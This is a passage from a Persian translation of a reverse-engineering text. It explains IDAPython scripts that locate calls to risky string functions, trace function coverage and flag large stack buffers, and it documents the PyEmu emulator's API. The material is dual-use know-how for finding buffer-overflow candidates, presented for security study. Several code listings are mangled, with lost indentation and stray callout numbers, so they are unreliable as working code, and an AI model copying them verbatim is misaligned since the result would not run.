مقدار درون یک ثبات را مبتنی بر نام آن باز میگرداند

```
SetRegValue( long Value, string Register )
```

مقدار ثبات مشخص شده را تنظیم میکند.

۱۱,۷ نمونه ی اسکریپت

حالا اجازه دهید تعدادی اسکریپت ساده, برای کمک به تعدادی وظیفه در هنگام معندسی معکوس یک فایل اجرایی ایجاد کنیم. شما میتوانید از این اسکریپت ها برای سناریوهای مختلف مهندسی معکوس استفاده کنید و اسکریپت های پیچیده و بزرگ تری ایجاد کنید. ما اسکریپت هایی برای پیدا کردن corss-refrences های فراخوانی, توابع خطرناک و مانیتور کردن محدوده ی اجرای کد با استفاده از هوک دیباگر در IDA ایجاد میکنیم, و سایز متغیر های پشته را تمام توابع داخل فایل باینری محاسبه میکنیم.

۱۱,۸ پیدا کردن Cross-refrence توابع خطرناک

وقتی یک به برنامه نویس به دنبال آسیب پذیری درون یک نرم افزار است, تعدادی تابع ممکن است باعث ایجاد مشکل در صورتی درست استفاده نشدن, بشوند. که شامل توابع کپی-رشته (strcpy,sprint) و توابع کپی- حافظه (memcpy). ما احتیاج داریم این توابع را وقتی در حال مطالعه امنیتی هستیم به سرعت پیدا کنیم. بگذارید یک اسکریپت ساده ایجاد کنیم, که این توابع و مسیر آنها را از جایی که فراخوانی شده اند, به ما نمایش دهد. ما همچنین یک رنگ پس زمینه قرمز برای دستورات call قرار میدهیم که بتوانیم فراخوانی ها را در زمانی که IDA گراف های مختلف را ایجاد کرد به سادگی آنها را تشخیص دهیم. یک فایل پایتون جدید ایجاد کنید, و نام آن را cross_ref.py و کد زیر را در آن قرار دهید:

cross_ref.py

```
from idaapi import *

danger_funcs = ["strcpy","sprintf","strncpy"]

for func in danger_funcs:
   1 addr = LocByName( func )
     if addr != BADADDR:

    # Grab the cross-references to this address
   2 cross_refs = CodeRefsTo( addr, 0 )

print "Cross References to %s" % func
print "------------------------------"
for ref in cross_refs:

     print "%08x" % ref

   # Color the call RED
  3 SetColor( ref, CIC_ITEM, 0x0000ff)
```

ما کار خود را با کسب آدرس های توابع خطرناک شروع میکنیم (۱ درکد) و سپس تست میکنیم آیا آدرس درون فایل هدف معتبر است یا خیر. از آنجا ما تمام کد corss-refrence های که یک فراخوانی به توابع خطرناک انجام داده اند را دریافت میکنیم (۲ درکد), سپس ما لیست را به کامل برای پیدا کردن تمام corss-refrence ها و چاپ کردن آدرس آنها و قرمز کردن دستور call وارسی میکنیم (۳

درکد) بنابراین ما میتوانیم آنها را در گراف های IDA مشاهده کنیم. میتوانید از warftpd.exe به عنوان باینری برای یک مثال استفاده کنید. وقتی شما اسکریپت را اجرا میکنیم باید خروجی شبیه لیست زیر داشته باشید:

```
Cross References to sprintf
------------------------------
004043df
00404408
004044f9
00404810
00404851
00404896
004052cc
0040560d
0040565e
004057bd
004058d7
...
```

خروجی اسکریپت cross_ref.py

تمام آدرس های که لیست شده اند مکان هایی هستند که تابع sprint فراخوانی شده است, و اگر شما به آن آدرس ها در نمایش گراف سری بزنید, شما باید ببنید که دستور مورد نظر رنگی شده است که به صورت تصویر زیر است

```
loc_428299:
mov     eax, [ebp+arg_0]
lea     ecx, [ebp+Dest]
push    eax
push    offset aGoonlineCreate ; "GoOnline(): Create(%d) failed."
push    ecx             ; Dest
call    ds:sprintf
add     esp, 0Ch
lea     ecx, [ebp+Dest]
mov     eax, dword_44AEC4
push    ecx
mov     esi, [eax]
push    2
mov     ecx, eax
call    dword ptr [esi+4Ch]
```

خروجی فراخوانی رنگی شده sprint از اسکریپت cross_ref.py

۱۱,۹ تابع محدوده ی اجرای کد

وقتی درحال تحلیل پویا بر روی یک فایل اجرایی هستید, فهمیدن این موضوع چه کدی در حال اجرای فایل مورد نظر اجرا میشود مفید است. این محدوده میتواند در مورد یک برنامه تحت شبکه بعد از اینکه شما بسته را ارسال کردید و یک استفاده از یک نمایش دهنده ی مستندات بعد از اینکه شما مستند را با کردید, باشد. به طور کلی محدوده ی کد اجرا یک معیار خوب برای فهمیدن اینکه یک فایل اجرایی چگونه عمل میکند مفید است. ما از IDAPython برای تکرار تمام توابع داخل باینری و قراردادن وقفه در اول همه ی توابع استفاده میکنیم.

سپس ما دیباگر IDA را اجرا میکنیم و از هوک دیباگر برای فهمدین اینکه چه وقفه ای در چه زمانی اجرا میشود, استفاده میکنیم. یک فایل پایتون جدید ایجاد کنید, نام آن را func_coverage.py میگذاریم و کد زیر را در آن قرار میدهیم.

func_coverage.py

```
from idaapi import *

class FuncCoverage(DBG_Hooks):

    # Our breakpoint handler
    def dbg_bpt(self, tid, ea):
        print "[*] Hit: 0x%08x" % ea
        return

# Add our function coverage debugger hook
1 debugger = FuncCoverage()
debugger.hook()

current_addr = ScreenEA()

# Find all functions and add breakpoints
2 for function in Functions(SegStart( current_addr ), SegEnd( current_addr )):
3       AddBpt( function )
        SetBptAttr( function, BPTATTR_FLAGS, 0x0 )

4 num_breakpoints = GetBptQty()



print "[*] Set %d breakpoints." % num_breakpoints
```

ابتدا ما هوک دیباگر خود را راه اندازی میکنیم (۱ درکد) سپس وقتی فراخوانی شود یک رویداد دیباگ اتفاق می افتد. سپس ما تمام تمام توابع را برای آدرسشان تکرار میکنیم (۲ در کد) و یک وقفه بر روی هر آدرس میگذاریم (۳ در کد). فراخوانی SetBpAttr یک پرچم برای اینکه آیا دیباگر به محض رسیدن به هر وقفه اسیت کند یا خیر تنظیم میکند. اگر ما این را ندانیم, مجبوریم بعد از رسیدن به هر وقفه به صورت دستی دیباگر را مجبور به ادامه ی کار کنیم. سپس ما تعداد تمام وقفه های را که قرار داده شده اند چاپ میکنیم (۴

درکد). کنترل کننده وقفه های ما آدرس هر تابعی را که فراخوانی شد, با ستفاده از متغیر ea, که درواقع یک مرجع به ثبات EIP در زمان فراخوانی وقفه است ,چاپ میکند. حالا دیباگر را اجرا کنید (کلید F9) و شما باید خروجی توابعی که فراخوانی میشوند مشاهده کنید. این قابلیت به شما یک نمایش بسیار سطح بالا از توابعی که فراخوانی میشوند و ترتیب اجرا آنها را به میدهد.

۱۱,۹ محاسبه ی اندازه ی پشته

در زمانهای مختلف وقتی در حال تحلیل یک فایل باینری برای آسیب پذیری های ممکن هستید, فهمدین اندازه ی پشته برای فراخوانی توابع ویژه بسیار مهم است. این میتواند به شما بگوید آیا فقط اشاره گرها, به یک تابع پاس میشوند و یا بافر های تخصیح یافته در پشته وجود دارند, که میتواند در صورتی که شما بتوانید مقداری را که به آن بافرها داده میشود کنترل کنید بسیار جالب باشد (احتملا باعث ایجاد یک سرریزی بافر معمولی میشود). بگذارید کدی بنوسیم تا تمام توابع داخل باینری را تکرار کرده و به ما آنهایی را که دارای بافر های پشته – تخصیص یافته هستند و ممکن است برای ما جالب باشند, نمایش دهد. شما میتوانید این اسکرپیت را با اسکریپت قبلی ما برای رهگیری هرگونه فراخوانی این توابع جالب در هنگام دیباگینگ, ترکیب کنید. یک فایل پایتون جدید ایجاد کنید, و نام آن را stack_calc.py و کد زیر را در آن قرار دهید.

stack_calc.py

```
from idaapi import *

1 var_size_threshold = 16
  current_address = ScreenEA()

2 for function in Functions(SegStart(current_address), SegEnd(current_address)):


3 stack_frame = GetFrame( function )

frame_counter = 0
prev_count = -1
4 frame_size = GetStrucSize( stack_frame )
while frame_counter < frame_size:
5       stack_var = GetMemberNames( stack_frame, frame_counter )

if stack_var != "":

        if prev_count != -1:
6 distance = frame_counter - prev_distance
if distance >= var_size_threshold:
print "[*] Function: %s -> Stack Variable: %s (%d bytes)"
% ( GetFunctionName(function), prev_member, distance )
```

```
else:

prev_count = frame_counter
prev_member = stack_var

7try:
                    frame_counter = frame_counter + GetMemberSize(stack_frame,
                        frame_counter)
except:
        frame_counter += 1
else:
     frame_counter += 1
```

ما یک آستانه برای مشخص کردن مقدارمتغیر پشته قبل از اینکه مشخص کنیم مقدار مربوط بافر است یا خیر, تعریف میکنیم (۱ درکد). ۱۶ بایت یک اندازه ی قابل قبول است, اما شما آزاد هستید از اندازه های مختلفی استفاده کنید و نتیجه را تماشا کنید. سپس ما تمام توابع را بررسی میکنیم (۲ درکد) و شئ قاب پشته[۲۷۷]را برای هر یک از توابع کسب میکنیم (۳ درکد). با استفاده از شئ قاب پشته, ما از متود GetStrucSize (۴ درکد) برای اینکه اندازه ی بایتهای قاب پشته را استخراج کنیم, استفاده میکنیم. سپس ما شروع به بررسی بایت –به – بایت قاب پشته برای اینکه مشخص کنیم که آیا متغیر پشته در آفست بایت کنونی در دسترس است یا خیر. اگر فاصله به اندازه ی کافی نباشد, ما تلاش میکنیم تا سایز متغیر کنونی پشته را مشخص کنیم (۷ در کد) و سپس شمارنده را با اندازه ی متغییر جاری افزایش میدهیم. اگر ما نتوانیم سایز متغییر را مشخص کنیم, ما به سادگی شمارنده ی خود را با یک بایت تکی افزایش و حلقه ی خود را ادامه میدهیم. بعد از اینکه شما این اسکرپیت را در برابر با یک فایل اجرایی استفاده کنید, شما باید تعدادی خروجی داشته باشید (که شامل تعدادی پشته با بافرهای تخصیص شده) که به صورت لیست زیر است.

```
[*] Function: sub_1245 -> Stack Variable: var_C(1024 bytes)
[*] Function: sub_149c -> Stack Variable: Mdl (24 bytes)
[*] Function: sub_a9aa -> Stack Variable: var_14 (36 bytes)
```

خروجی stack_calc.py و نمایش پشته های دارای بافر تخصیح شده و اندازه ی آنها

حالا شما باید کلیات استفاده از IDAPython و تعدادی اسکرپیت پایه ای که میتوانند به راحتی گسترش , ترکیب , و یا تسهیل بیابند, دارید . تعداد دقیقه اسکرپیت نویسی در IDAPython میتواند ساعت های شما را در مهندسی معکوس ذخیره کند, و زمان باارزش ترین موضوع در سناریو های مهندسی معکوس است. حالا اجازه دهید نگاهی به PyEmu یک شبیه ساز[۲۷۸] X86 مبتنی بر پایتون, که یک مثال فوق العاده از IDAPython در عمل است, داشته باشیم.

[277] Stack frame
[278] Emulator

فصل دوازدهم – PyEmu شبیه ساز قابل اسکریپت نویسی

PyEmu در کنفرانس Blakhat سال 2007[۲۷۹] توسط Cody Pierece یکی از استعداد های آزمایشگاهای DVLabs تیم TitppingPoint منتشر شد. PyEmu یک شبیه ساز IA32 خالص پایتون است که به یک برنامه نویس اجازه میدهد که از پایتون برای هدایت CPU برای وظایف شبیه سازی استفاده کند. استفاده از یک شبیه ساز میتواند برای مهندسی معکوس بدافزارها بسیار سودمند باشد, وقتی که شما واقعا نیاز ندارید کد واقعی بدافزار اجرا شود. البته این ابزار میتواند برای دیگر وظایف مهندسی معکوس نیز به خوبی پاشخگو باشد. PyEmu سه روش برای فعال کردن شبیه سازی دارد: IDAPyEmu, PyDbgPyEmu و PEPyEmu. کلاس IDAPyEmu به شما اجازه میدهد وظایف شبیه سازی را درون IDA Pro و با استفاده از IDAPython (برای IDAPython به فصل یازده مراجعه کنید) کارخود را انجام میدهد. کلاس PyDbgPyEmu به شما اجازه میدهد از شبیه ساز در زمان تحلیل پویا ,امکان استفاده از مقدار واقعی حافظه و ثبات را در اسپکریت شبیه ساز خود داشته باشید. کلاس PEPyEmu یک کتابخانه ی تکی آنالیز-ایستا است که نیاز به IDA Pro برای تبدیل کد به اسمبلی ندارد. ما در اینجا از IDAPyEmu و PEPyEmu را پوشش میدهیم و برای تمرین PyDbgPyEmu را به خود شما می سپاریم. بگذارید PyEmu را در محیط کد نویسی خود راه اندازی کنیم و سپس به سمت اصول معماری شبیه ساز میرویم.

279 *https://www.blackhat.com/presentations/bh-usa-07/Pierce/Whitepaper/bh-usa-07-pierce-WP.pdf.*

۱۲,۱ نصب PyEmu

نصب PyEmu بسیار ساده است. فقط کافی است فایل فشرده را از http://www.nostarch.com/ghpython.htm دریافت کنید. بعد از اینکه فایل را دریافت کردید, آن را در مسیر C:\PyEmu استخراج کنید. در هرزمانی که شما یک اسکرپیت PyEmu ایجاد میکنید, شما مجبور هستید که مسیر کد PyEmu را با استفاده از دو خط زیر اعلان کنید:

```
sys.path.append("C:\PyEmu\")
sys.path.append("C:\PyEmu\lib")
```

تمامش همین بود ! حالا اجازه بدهید نگاهی به معماری PyEmu داشته باشیم و سپس به سمت ساختن تعداد اسکرپیت ساده برویم.

۱۲,۲ نگاهی به PyEmu

PyEmu به سه سیستم اصلی تقسیم میشود: PyMemory , PyCPU و PyEmu. برای بیشترکارها برای ما کلاس PyEmu از بقیه جذاب تر است و سپس به ترتیب از PyCPU و PyMemory برای انجام وظایف سطح – پایین استفاده میشود. وقتی شما از PyEmu برای اجرای دستوات سوال میکنید درواقع PyCPU را برای اجرای دستور فراخوانی میکند. PyCPU سپس دوباره PyEmu را برای درخواست حافظه ضروری از PyMemory فراخوانی میکند و دستور در نهایت اجرا میشود. وقتی اجرای دستور پایان یافت و حافظه بازگشت داده شد, عملگر عکس اجرا میشود.

ما به صورت خلاصه هر یک از این زیر سیستم ها و متودهای مختلف آنها را برای فهم بهتر اینکه PyEmu چگونه کار میکند شرح میدهیم. از آنجا ما PyEmu برای گردادن تعدادی وظیفه ی معندسی معکوس واقعی استفاده میکنیم.

۱۲,۳ PyCPU

کلاس PyCPU روح و قلب PyEmu است, و رفتاری شبیه CPU فیزیکی بر روی کامپیوتری که در حال حاظر در حال استفاده از آن هستید دارد. کار این قسمت اجرای دستورات حقیقی در زمان شبیه سازی است. وقتی PyCPU موظف به اجرای یک دستور میشود, ابتدا دستورات را از اشاره گر دستور جاری دریافت میکند (که به صورت ایستا در IDA Pro / PEPyEmu و به صورت پویا در PyDBG) و

سپس به صورت داخلی آن را به pydasm , که دستورات به آپکد[۲۸۰] آنها و سپس به عملگر تبدیل میکند. قابلیت استفاده آزادانه از دستورات چیزی است که به PyEmu اجازه میدهد بر روی محیط های مختلفی که از آن پشتیبانی میکنند, اجرا شود.

برای هر دستوری که PyEmu دریافت میکند, یک تابع مطابق آن دارد. برای مثال, اگر دستور CMP EAX , 1 به PyCPU داده شود, تابع PyCPU CMP() را برای انجام عملیات مقایسه فراخوانی میکند, مقدار های ضروری را از حافظه دریافت میکند, و سپس پرچم های CPU را برای اینکه مشخص کند آیا عملیات مقایسه موفق بوده است یا خیر, تنظیم میکند. در بررسی PyCPU.py که شامل تمام دستورات قابل استفاده در PyEmu میباشد, آزادانه عمل کنید. نویسنده به خوبی کد شبیه ساز را قابل خواندن و درک کردن ایجاد کرده است. بررسی PyCPU یک راه خیلی خوب برای فهمیدن اینکه وظایف CPU در سطح پایین چگونه انجام میشوند, است.

PyMemory ۱۲,۴

کلاس PyMemory درواقع برای بارگذاری PyCPU و ذخیره سازی اطلاعات ضروری در هنگام اجرای یک دستور است. این کلاس همچنین پاسخگوی مشخص کردن قسمت های code و data از فایل اجرایی هدف است که شما میتوانید بعد از این عملیات از آنها در شبیه ساز خود استفاده کنید. حالا که شما دید کلی نسبت به دو کلاس زیر سیستم اصلی PyEmu دارید, بگذارید نگاهی به کلاس هسته PyEmu و برخی از متودهای پشتیبانی شده, داشته باشیم.

PyEmu ۱۲,۴

کلاس اصلی PyEmu درواقع هدایت کننده ی فرایند شبیه سازی است. PyEmu بسیار کم وزن و انعطاف پذیر طراحی شده است بنابراین شما میتوانید به سرعت اسکریپت های شبیه سازی قدرتمند بدون مدیریت کردن هیچ روتین سطح – پایین ایجاد کنید. که این کار با استفاده از توابع کمکی که به شما اجازه میدهند به سادگی هدایت کنترل اجرا, تغییر مقدار ثبات, جایگزینی مقادیر حافظه عملیات متنوع دیگری انجام دهید. اجازه بدهید برخی از این توابع کمکی را قبل از نوشتن اولین اسکریپت PyEmu شرح دهیم.

اجرا ۱۲,۴

اجرای PyEmu با یک تابع تکی کنترل میشود,که ماهرانه execute() نام گذاری شده است. و الگویی شبیه زیر دارد:

```
execute( steps=1, start=0x0, end=0x0 )
```

[280] Opcode

متود execute سه آرگمان اخیاری میگیرد, و اگر هیچ آرگمانی داده نشود شروع به اجرا از آدرس جاری PyEmu میکند. این میتواند مقدار EIP در هنگام فراخوانی های پویا در PyDbg و یا آدرس شروع فایل اجرایی در PEPyEmu و یا آدرس جایی که نشانگر شما در IDA Pro قرار دارد باشد. پارامتر steps مشخص میکند چه تعداد دستورات را PyEmu قبل از ایستادن باید اجرا کند. وقتی شما از پارامتر start استفاده کنید, شما درواقع یک آدرس برای اینکه PyEmu شروع به اجرای دستورات کند, مشخص میکنید, و این پارامتر میتواند بهمراه پارامتر های steps و end برای اینکه چگونگی و زمان پایان اجرا را مشخص کنید, استفاده شود.

۱۲,۴ تغییر دهنده های ثبات و حافظه

این موضوع که بتوانید مقدار های حافظه و ثبات را اصلاح کنید بسیار در هنگام اجرای اسکریپتهای شبیه سازی مهم است. PyEmu تغییر دهنده ها را به چهار طبقه تقسیم بندی میکند. حافظه, متغیرهای پشته, آرگمان های پشته و ثبات. برای اصلاح مقادیر حافظه, شما از توابع get_memory() و set_memory() باید استفاده کنید, که الگوی شبیه زیر دارند:

```
get_memory( address, size )
set_memory( address, value, size=0 )
```

تابع get_memory() دو پارامتر میگیرد, پارامتر address به PyEmu میگوید از چه آدرسی از حافظه پرس و جو کند, و پارامتر size طول اطلاعاتی را که باید دریافت شود مشخص میکند. تابع set_memory() آدرسی از حافظه را برای نوشتن میگیرد, و پارامتر اختیاری size به PyEmu طول اطلاعات که باید ذخیره شود را میگوید.

دو طبقه تغییرات مبتنی- بر- پشته رفتاری شبیه مابقی دارند و برای تغییر دادن آرگمان های توابع و متغییر های محلی در قاب پشته استفاده میشوند. این توابع از الگوهایی به صورت زیر استفاده میکنند:

```
Set_stack_argument( offset, value, name=”” )
get_stack_argument( offset=0x0, name="" )
set_stack_variable( offset, value, name="" )
get_stack_variable( offset=0x0, name="" )
```

برای set_stack_argument() شما باید یک آفست از متغییر ESP یک مقدار برای تنظیم کردن آرگمان پشته استفاده کنید. به صورت اختیاری میتوانید از یک نام برای آرگمان پشته استفاده کنید. با استفاده از تابع get_stack_argument() شما میتوانید از هر یک پارامتر offset برای دریافت کردن و یا آرگمان name اگر شما یک نام انحصاری برای آرگمان پشته انتخاب کرده اید, استفاده کنید. یک مثال از استفاده این تابع به صورت زیر است:

```
set_stack_argument( 0x8, 0x12345678, name="arg_0" )
get_stack_argument( 0x8 )
get_stack_argument( "arg_0" )
```

توابع set_stack_variable() و get_stack_variable() نیز با روشی مشابه کار میکنند, مگر زمانی که شما یک آفست از ثبات EBP (وقتی موجود است) برای تنظیم کردن متغیر های محلی در توابع استفاده کنید.

۱۲,۵ کنترل کننده ها[۲۸۱]

کنترل کننده ها یک مکانیزم فراخوانی بازگشتی[۲۸۲]کاملا انعطاف پذیر و قدرتمند اینکه به کسی که معندسی معکوس را انجام میدهد امکان بازدید, اصلاح و یا تغییر یک قسمت مشخص از اجرا را میدهد. هشت کنترل کننده ی اصلی در PyEmu تعریف شده است: کنترل کنندهای ثبات, کنترل کنندهای کتابخانه, کنترل کنندهای اعتراض ها, کنترل کنندهای دستورات, کنترل کنندهای آپکد[۲۸۳], کنترل کننده ی حافظه ,کنترل کننده های سطح-بالا و کنترل کننده ی شمارنده ی برنامه. بگذارید به صورت هریک از آنها را بررسی کنیم و سپس ما در مسیر انجام تعدادی کار واقعی قرار خواهیم گرفت.

۱۲,۶ کنترل کننده ی ثبات

کنترل کننده ی ثبات[۲۸۴] برای تماشای تغییرات در ثبات ویژه استفاده میشوند, هر زمانی که ثبات انتخاب شده تغییر کند, کنترل کننده شما فراخوانی میشود. برای تنظیم کردن یک کنترل کننده ثبات از الگویی شبیه زیر استفاده کنید:

```
set_register_handler( register, register_handler_function )
set_register_handler( "eax ", eax_register_handler )
```

بعد از اینکه شما یک کنترل کننده را تنظیم کردید, شما نیاز دارید یک تابع کنترل کننده تعریف کنید که الگویی شبیه زیر دارد:

```
def register_handler_function( emu, register, value, type ):
```

وقتی روتین کنترل کننده فراخوانی میشود, نمونه ی PyEmu درست ابتدا بهمراه ثبات که شما میخواهید تغییرات آن را بهراه مقدار ثبات , پاس میشود. پارامتر type برای تنظیم کردن یک رشته برای هر یک از حالت های read و یا write است. این روش یک راه بسیار قدرتمند برای نمایش تغییر ثبات در طول زمان است, و همچنین به شما امکان تغییر ثبات در روتین کنترل کننده شما در ورتی که نیاز باشد را نیز میدهد.

---

281 Handler
282 Callback
283 Opcode
284 Register Handler

۱۲,۷ کنترل کننده ی کتباخانه

کنترل کننده های کتبخانه [۲۸۵] به PyEmu برای به تله انداختن هر فراخوانی به کتباخانه های داخلی قبل از اینکه فراخوانی اصلی صورت بگیرد, کاربرد دارند. این قابلیت به شبیه ساز اجازه میدهد که نحوه ی فراخوانی و بازگشت تابع را تغییر دهد. برای راه اندازی یک کنترل کننده ی کتابخوانه, از الگوی زیر استفاده کنید:

```
set_library_handler( function, library_handler_function )
set_library_handler( "CreateProcessA", create_Process_handler )
```

بعد از اینکه کنترل کننده ی کتابخوانه راه اندازی شد, باید فراخوانی بازگشتی کنترل کننده را تعریف کنید, بنابرین از این روش استفاده کنید:

```
def library_handler_function( emu, library, address ):
```

پارامتر اول درواقع نمونه ی PyEmu صحیح است. پارامتر library برای تنظیم کردن نام تابع که فراخونی شده بود است, و پارامتر address درواقع مکانی در حافظه است که تابع مهم در آن قرار گرفته است.

۱۲,۸ کنترل کننده ی اعتراض

شما باید از دوردست یعنی از فصل دوم با کنترل کننده های اعتراض ها [۲۸۶] آشنا باشید. آنها در PyEmu نیز عملیاتی مشابه را انجام میدهند. هر زمانی که یک اعتراض رخ میدهد, کنترل کننده اعتراض های راه اندازی شده فراخوانی میشود. در حال حاظر PyEmu تنها خطاهای محافظتی عام را پشتیبانی میکند, که به شما اجازه میدهد که هر دسترسی به آدرس غیر معتبر داخل شبیه ساز را کنترل کند. برای راه اندازی یک کنترل کننده ی اعتراض, از الگوی زیر استفاده کنید:

```
set_exception_handler( "GP", gp_exception_handler )
```

روتین کنترل کننده الگوی شبیه زیر برای کنترل کردن هر اعتراض که رخ میدهد دارد:

```
def gp_exception_handler( emu, exception, address ):
```

دوباره, پارامتر اول نمونه ی PyEmu است, پارامتر exception کد اعتراض ایجاد شده است, و پارامتر address آدرس جایی است که اعتراض رخ داده است.

[285] Library handler
[286] Exception Handler

۱۲,۹ کنترل کننده ی دستور

کنترل کننده های دستور[۲۸۷] برای به تله انداختن دستورات خاص بعد از اجرا شدنشان است. این قابلیت میتواند در راههای مختلفی استفاده شود. برای مثال, همانطوری که نویسنده آن در مقاله ی خود در مورد Blackhat به آن اشاره کرد, شما میتوانید یک کنترل کننده برای دستور CMP راه اندازی کنید تا بتوانید نتایج بدست آمده از دستورات CMP که اجرا میشوند را مشاهده کنید. برای راه اندازی یک کنترل کننده دستور, از الگوی زیر استفاده کنید:

```
set_instruction_handler( instruction, instruction_handler )
set_instruction_handler( "cmp", cmp_instruction_handler )
```

تابع handler باید با یک الگو به صورت زیر مشخص شود.

```
def cmp_instruction_handler( emu, instruction, op1, op2, op3 ):
```

پارامتر اول نمونه ی PyEmu است, و پارامتر instruction دستوری است که اجرا شده است, و سه پارامتر باقی مانده درواقع مقادیر تمام عملگرهای که استفاده شده اند است.

۱۲,۱۰ کنترل کننده ی آپکد

کنترل کننده های آپکد[۲۸۸]بسیار شبیه کنترل کننده های دستورات هستند با ایت تفاوت که زمانی که وقتی یک سری آپکد خاص اجرا شوند فراخوانی میشود. این به شما اجازه ی یک کنترل سطح بالاتر را میدهد, چرا که دستورات با توجه به عملکردشان ممکن است آپکد های متفاوتی داشته باشد. برای مثال, دستور PUSH EAX یک آپکد از 0x50 دارد در صورتی که PUSH 0x70 یک آپکد برابر با 0x6Aدارد, و بایت های کامل آپکد به صورت 0x6A70 میشود. برای نصب یک کنترل کننده ی آپکد, از الگوی زیر استفاده کنید:

```
set_opcode_handler( opcode, opcode_handler )
set_opcode_handler( 0x50, my_push_eax_handler )
set_opcode_handler( 0x6A70, my_push_70_handler )
```

شما به سادگی پارامتر opcode را با آپکدی که میخواهید به تله بیاندازید پر میکنید, و پارامتر دوم برای تابع کنترل کننده ی آپکد است. شما محدود به استفاده از آپکد تک-بایتی نیستید, اگر آپکد شما چند بایتی است شما میتوانید آنها را به صورت کامل که در مثال دوم نمایش داده شد, استفاده کنید. تابع handler باید دارای یک الگوی اعلان شده به صورت زیر باشد:

```
def opcode_handler( emu, opcode, op1, op2, op3 ):
```

پارامتر اول نمونه ی PyEmu است, پارامتر opcode درواقع آپگد اجرا شده است, و سه پارامتر باقی مانده مقدارهای عملگری هستند که در دستور استفاده شده است.

[287] Instruction handler
[288] Opcode handler

۱۲,۱۱ کنترل کننده ی حافظه

کنترل کننده های حافظه میتوانند برای رهگیری دسترسی خاص به اطلاعات در یک آدرس خاص حافظه استفاده شوند. این میتواند در حالتی که شما در حال رهگیری یک قسمت جالب از اطاعات در یک بافر یا متغییر سراسری هستید و میخواهید تغییرات را در طول زمان ببینید, میتواند بسیار مفید باشد. برای راه اندازی یک کنترل کننده ی حافظه از الگوی زیر استفاده کنید:

```
set_memory_handler( address, memory_handler )
set_memory_handler( 0x12345678, my_memory_handler )
```

شما به سادگی پارامتر address را برابر با آدرس حافظه که میخواهید آن را تماشا کنید, تنظیم میکنید و پارامتر دوم پارامتری به تابع کنترل کننده شما است. تابع handler باید دارای یک الگوی اعلان شده به صورت زیر باشد:

```
def memory_handler( emu, address, value, size, type )
```

پارامتر اول نمونه ی PyEmu است, پارامتر address آدرس جایی است که دسترسی حافظه در آن رخ میدهد, پارامتر value مقدار اطلاعاتی است که باید خوانده و یا نوشته شود, پارامتر size اندازه ی اطلاعاتی است که باید خوانده و یا نوشته شود, و آرگمان type به یک مقدار رشته ای برای اعلان هر یک از عملیات نوشتن و یا خواندن است.

۱۲,۱۲ کنترل کننده ی سطح-بالا حافظه

کنترل کننده های سطح- بالا حافظه به شما امکان به تله انداختن دسترسی های حافظه فراتر از یک آدرس خاص را میدهند. با راه اندازی یک کنترل کننده ی سطح-بالا حافظه, شما میتوانید تمام نوشتنها و یا خواندن های هر قسمتی از حافظه پشته یا توده را کنترل کنید. این به شما اجازه میدهد به صورت کلی دسترسی هایی که به حافظه بر روی صفحه رخ میدهند را کنترل کنید. برای راه اندازی کنترل کننده های حافظه سطح-بالا متفاوت, از الگوی های زیر میتوانید استفاده کنید:

```
set_memory_write_handler( memory_write_handler )
set_memory_read_handler( memory_read_handler )
set_memory_access_handler( memory_access_handler )


set_stack_write_handler( stack_write_handler )
set_stack_read_handler( stack_read_handler )
set_stack_access_handler( stack_access_handler )

set_heap_write_handler( heap_write_handler )
set_heap_read_handler( heap_read_handler )
set_heap_access_handler( heap_access_handler )
```

برای تمام این کنترل کننده ها شما یک تابع handler برای زمانی که رویداد های دسترسی به حافظه رخ میدهند, فراخوانی شوند, ایجاد میکنید. توابع کنترل کننده الگوی شبیه زیر دارد:

```
def memory_write_handler( emu, address ):
def memory_read_handler( emu, address ):
def memory_access_handler( emu, address, type ):
```

توابع memory_write_handler و memory_read_handler به سادگی نمونه ی PyEmu جاری و آدرس جایی که نوشتن و یا خواندن باید رخ دهد را میگیرند. کنترل کننده ی access_hanlder الگویی متفاوت دارد چرا که آرگمان سومی نیز دریافت میکند, که نوع دسترسی حافظه ای است که رخ میدهد. type به سادگی یک رشته است که عملیات نوشتن و یا خواندن (read , write) را مشخص میکند.

۱۲,۱۳ کنترل کننده ی شمارنده ی برنامه

کنترل کننده های شمارنده ی برنامه[۲۸۹] به شما امکان فراخوانی یک کنترل کننده اجرای دستورات یک قسمت خاص از حافظه در شبیه ساز را میدهند. مانند دیگر کنترل کننده ها, این نیز به شما اجازه میدهد یک قسمت خاص را وقتی که شبیه ساز اجرا میشود به تله بیاندازید. برای نصب یک کنترل کننده ی شمارنده برنامه, از الگوی زیر استفاده کنید:

```
set_pc_handler( address, pc_handler )
set_pc_handler( 0x12345678, 12345678_pc_handler )
```

شما به سادگی یک آدرس از جایی که فراخوانی بازگشتی باید رخ بدهد تهیه میکنید و تابع زمانی فراخوانی میشود که آدرس در هنگام اجرا مورد استفاده قرار گرفته, باشد. تابع handler باید دارای یک الگوی اعلان شده به صورت زیر باشد:

```
def pc_handler( emu, address ):
```

شما دوباره به یک نمونه ی جاری PyEmu و آدرس جایی که اجرا باید به تله بیفتد دارید.

حالا ما اصول استفاده از شبیه ساز و برخی از متود های PyEmu را بررسی کردیم. اجازه دهید از شبیه ساز برای سناریو های مهندسی معکوس دنیای واقعی استفاده کنیم. برای شروع ما از IDAPyEmu برای شبیه سازی یک فراخوانی ساده تابع درون یک باینری که در IDA Pro بارگذاری کرده ایم, استفاده میکنیم. و تمرین دوم ما استفاده از PEPyEmu برای آنپک[۲۹۰] کردن یک باینری که با یک ابزار فشرده سازی فایل اجرایی متن-باز یعنی UPX فشرده شده است, استفاده میکنیم.

IDAPyEmu ۱۲,۱۴

مثال اول ما بارگذاری یک فایل اجرایی درون IDA Pro و استفاده از PyEmu برای شبیه سازی فراخوانی تابع ساده است. فایل اجرایی یک برنامه ساده C++ است که addnum.exe نام دارد و بهمراه کدش در http://www.nostarch.com/ghpython.htm. قرار داده شده

[289] Program counter handler
[290] Unpack

است. این فایل اجرایی به سادگی دو آرگمان به از خط فرمان میگیرد و آنها را با هم جمع میکند و نتیجه را چاپ میکند. بگذارید نگاهی سریع به کد قبل از نگاه به کد تبدیل شده به اسمبلی داشته باشیم.

addnum.cpp

```
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

int add_number( int num1, int num2 )
{
     int sum;
     sum = num1 + num2;
      return sum;
}
int main(int argc, char* argv[])
{
     int num1, num2;
     int return_value;

     if( argc < 2 )
{

   printf("You need to enter two numbers to add.\n");
   printf("addnum.exe num1 num2\n");
   return 0;
}
1    num1 = atoi(argv[1]);
     num2 = atoi(argv[2]);
2    return_value = add_number( num1, num2 );

printf("Sum of %d + %d = %d",num1, num2, return_value );
return 0;
}
```

